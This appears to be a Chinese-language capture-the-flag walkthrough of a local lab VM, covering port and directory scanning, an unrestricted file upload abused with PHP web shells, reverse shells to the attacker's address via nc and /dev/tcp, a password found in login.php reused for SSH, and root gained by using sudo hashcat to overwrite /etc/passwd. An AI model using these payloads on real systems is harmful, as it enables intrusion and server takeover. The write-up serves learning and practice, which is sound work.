
靶机ip 192.168.56.174

```
┌──(root㉿kali)-[~]
└─# nmap -sT -min-rate 10000 -p- 192.168.56.174
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 21:15 EST
Nmap scan report for 192.168.56.174
Host is up (0.0022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:28:4A:DD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 24.14 seconds
```

```
┌──(root㉿kali)-[~]
└─# dirsearch -u 192.168.56.174
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources i
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js
HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /root/reports/_192.168.56.174/_25-12-09_21-15-22.txt

Target: http://192.168.56.174/

[21:15:22] Starting:
[21:15:24] 403 -  279B  - /.ht_wsr.txt
[21:15:24] 403 -  279B  - /.htaccess.bak1
[21:15:24] 403 -  279B  - /.htaccess.sample
[21:15:24] 403 -  279B  - /.htaccess.save
[21:15:24] 403 -  279B  - /.htaccess.orig
[21:15:24] 403 -  279B  - /.htaccess_extra
[21:15:24] 403 -  279B  - /.htaccess_orig
[21:15:24] 403 -  279B  - /.htaccess_sc
[21:15:24] 403 -  279B  - /.htaccessBAK
[21:15:24] 403 -  279B  - /.htaccessOLD2
[21:15:24] 403 -  279B  - /.htaccessOLD
[21:15:24] 403 -  279B  - /.htm
[21:15:24] 403 -  279B  - /.html
[21:15:24] 403 -  279B  - /.htpasswd_test
[21:15:24] 403 -  279B  - /.htpasswds
[21:15:24] 403 -  279B  - /.httr-oauth
[21:15:25] 403 -  279B  - /.php
[21:15:42] 302 -    0B  - /feedback.php  ->  index.php
```

```
[21:15:49] 302 -    0B  - /login.php  ->  index.php
[21:16:01] 403 -  279B  - /server-status
[21:16:01] 403 -  279B  - /server-status/

Task Completed
```

访问192.168.56.174，是这个登陆界面



这个网页源代码如下

```
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <title>管理系统</title>

    <style>
        body {
            margin: 0;
            padding: 0;
            background: #f0f2f5;
            font-family: Arial, Helvetica, sans-serif;
        }

        .login-container {
            width: 360px;
            margin: 120px auto;
            padding: 30px;
            background: #fff;
            border-radius: 12px;
```

```
    box-shadow: 0 4px 14px rgba(0,0,0,0.1);
}

h2 {
    text-align: center;
    margin-bottom: 25px;
    color: #333;
}

label {
    font-weight: bold;
    color: #555;
}

input[type="text"], input[type="password"] {
    width: 100%;
    padding: 10px;
    margin-top: 6px;
    border-radius: 6px;
    border: 1px solid #ccc;
    font-size: 15px;
}

input[type="submit"] {
    width: 100%;
    padding: 12px;
    background: #4a90e2;
    color: white;
    border: none;
    border-radius: 6px;
    font-size: 16px;
    cursor: pointer;
    margin-top: 15px;
    transition: background 0.3s;
}

input[type="submit"]:hover {
    background: #357abd;
}

.captcha-line {
    margin-top: 15px;
    display: flex;
    align-items: center;
    gap: 10px;
}

.captcha-line img {
    height: 42px;
    border-radius: 6px;
    border: 1px solid #ddd;
    cursor: pointer;
}
```

```
        .footer {
            margin-top: 20px;
            text-align: center;
            font-size: 13px;
            color: #777;
        }

        .msg {
            color: red;
            text-align: center;
            margin-bottom: 15px;
            font-size: 15px;
        }
    </style>

    <script>
        function reloadCaptcha() {
            document.getElementById("captchaImg").src = "backend-api/code.php?rand=" + Math.r
        }
    </script>
</head>

<body>

<div class="login-container">

    <h2>用户登录</h2>


    <form method="POST" action="login.php">

        <label>账号</label>
        <input type="text" name="username" placeholder="请输入账号..." required>

        <br><br>

        <label>密码</label>
        <input type="password" name="password" placeholder="请输入密码..." required>
        <br>
        <div class="captcha-line">
            <input type="text" name="captcha" placeholder="验证码" required style="flex:1;">
            <img id="captchaImg" src="backend-api/code.php" onclick="reloadCaptcha()">
        </div>

        <input type="submit" value="登录">
    </form>

    <div class="footer">点击验证码可刷新</div>

</div>

</body>
```

```
</html>
```

然后还扫出来了http://192.168.56.174/backend-api/uploads/


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /backend-api/uploads</title>
 </head>
 <body>
<h1>Index of /backend-api/uploads</h1>
  <table>
   <tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">N
   <tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[PARENTDIR]"></td><td><a href="/backend-
   <tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.62 (Debian) Server at 192.168.56.174 Port 80</address>
</body></html>
```

然后在里面看到了/backend-api/file.php和code.php

flie.php它返回的 JSON 提示 仅支持POST请求，然后尝试上传一个文件

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X POST -F "file=@shell.php" http://192.168.56.174/backend-api/file.php
{"status":"success","message":"\u6587\u4ef6\u4e0a\u4f20\u6210\u529f"}
```

看到了成功实现，然后访问/backend-api/uploads也有相关文件



Index of /backend-api/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-12-09 21:37	31	

Apache/2.4.62 (Debian) Server at 192.168.56.174 Port 80

再写一个反弹shell的命令吧

```
cat > busy.php <<EOF
<?php system("busybox nc 192.168.56.112 4444 -e /bin/sh"); ?>
EOF


curl -X POST -F "file=@busy.php" http://192.168.56.174/backend-api/file.php
```

但是这时候进行访问，他没执行，上传一个phpinfo看看禁用了什么东西

```
echo '<?php phpinfo(); ?>' > info.php
curl -X POST -F "file=@info.php" http://192.168.56.174/backend-api/file.php
```

然后访问网页，查找disable_functions，找到有以下禁用

disable_classes	no value	no value
disable_functions	system,passthru,shell_exec,proc_open,pcntl_exec,dl	system,passthru,shell_exec,proc_open,pcntl_exec,dl
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value

```
system,passthru,shell_exec,proc_open,pcntl_exec,dl
```

在复现的时候尝试了exec，可以，当时做的时候给反弹的命令弄错了，这一步浪费时间了

```
cat > exec_rev.php <<EOF
<?php exec("bash -c 'bash -i >& /dev/tcp/192.168.56.112/4444 0>&1'"); ?>
EOF

curl -X POST -F "file=@exec_rev.php" http://192.168.56.174/backend-api/file.php

curl http://192.168.56.174/backend-api/uploads/exec_rev.php
```

最初我是直接上传蚁剑马的

```
echo '<?php @eval($_POST["ant"]); ?>' > ant.php

curl -X POST -F "file=@ant.php" http://192.168.56.174/backend-api/file.php
```

然后在蚁剑上再反弹

```
bash -c 'bash -i >& /dev/tcp/192.168.56.112/4444 0>&1'
```

成功反弹


```
cat /etc/passwd
```

```
www-data@Api:/var/www/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
xiaozhihuaa:x:1000:1000::/home/xiaozhihuaa:/bin/bash
```

然后查找信息的时候发现登录界面代码如下

```
www-data@Api:/var/www/html$ ls
ls
backend-api  feedback.php  index.php  login.php
www-data@Api:/var/www/html$ cat login.php
cat login.php
<?php
session_start();

// 只允许 POST 方式访问，直接打开 login.php 则跳回首页
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    header('Location: index.php', true, 302);
    exit;
}

// 模拟的固定账号（示例）
$USER = "root";
// 每次请求动态生成与固定明文对应的哈希，用于 password_verify
$PASS_HASH = password_hash("0tmyxZKD1szqdAYe", PASSWORD_DEFAULT);

// 验证码校验
if (
    !isset($_POST['captcha']) ||
    !isset($_SESSION['captcha']) ||
    $_POST['captcha'] != $_SESSION['captcha']
) {
    $_SESSION['msg'] = "验证码错误，请重新输入。";
    header("Location: index.php", true, 302);
    exit;
}

// 用户名 + 密码校验
$username = isset($_POST['username']) ? trim($_POST['username']) : '';
$password = isset($_POST['password']) ? $_POST['password'] : '';

if ($username === $USER && password_verify($password, $PASS_HASH)) {
    $_SESSION['auth'] = true;
    $_SESSION['msg'] = "登录成功！";
    // 登录成功后跳转至 feedback.php
    header("Location: feedback.php", true, 302);
    exit;
} else {
    $_SESSION['msg'] = "账号或密码错误。";
    header("Location: index.php", true, 302);
    exit;
}
www-data@Api:/var/www/html$
```

看到了web登录的用户名是root 密码是**0tmyxZKD1szqdAYe**



登录web框没什么用，但是他也是用户的密码

0tmyxZKD1szqdAYe

```
ssh xiaozhihuaa@192.168.56.174
```

成功登录

```
iaozhihuaa@Api:~$ ls
user.txt
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
```

看到sudo -l部分是hashcat，然后通过他来提权

直接写入一个用户root2的，密码123456

```
echo "root2:$(python3 -c 'import crypt; print(crypt.crypt("123456", "$6$salt"))'):0:0:root:/r
```

```
sudo hashcat --stdout /tmp/passwd -o /etc/passwd  #覆盖/etc/passwd
su root2
```

```
xiaozhihuaa@Api:~$ su root2
Password:
root@Api:/home/xiaozhihuaa# ls
user.txt
root@Api:/home/xiaozhihuaa# cd /home
root@Api:/home# ls
xiaozhihuaa
root@Api:/home# find / -name "root.txt"
/root/root.txt
root@Api:/home# cat /root/root.txt
flag{root-9f48a1abe48a40c5bf1830b233775a3c}
```

flag：

```
user：flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
root:flag{root-9f48a1abe48a40c5bf1830b233775a3c}
```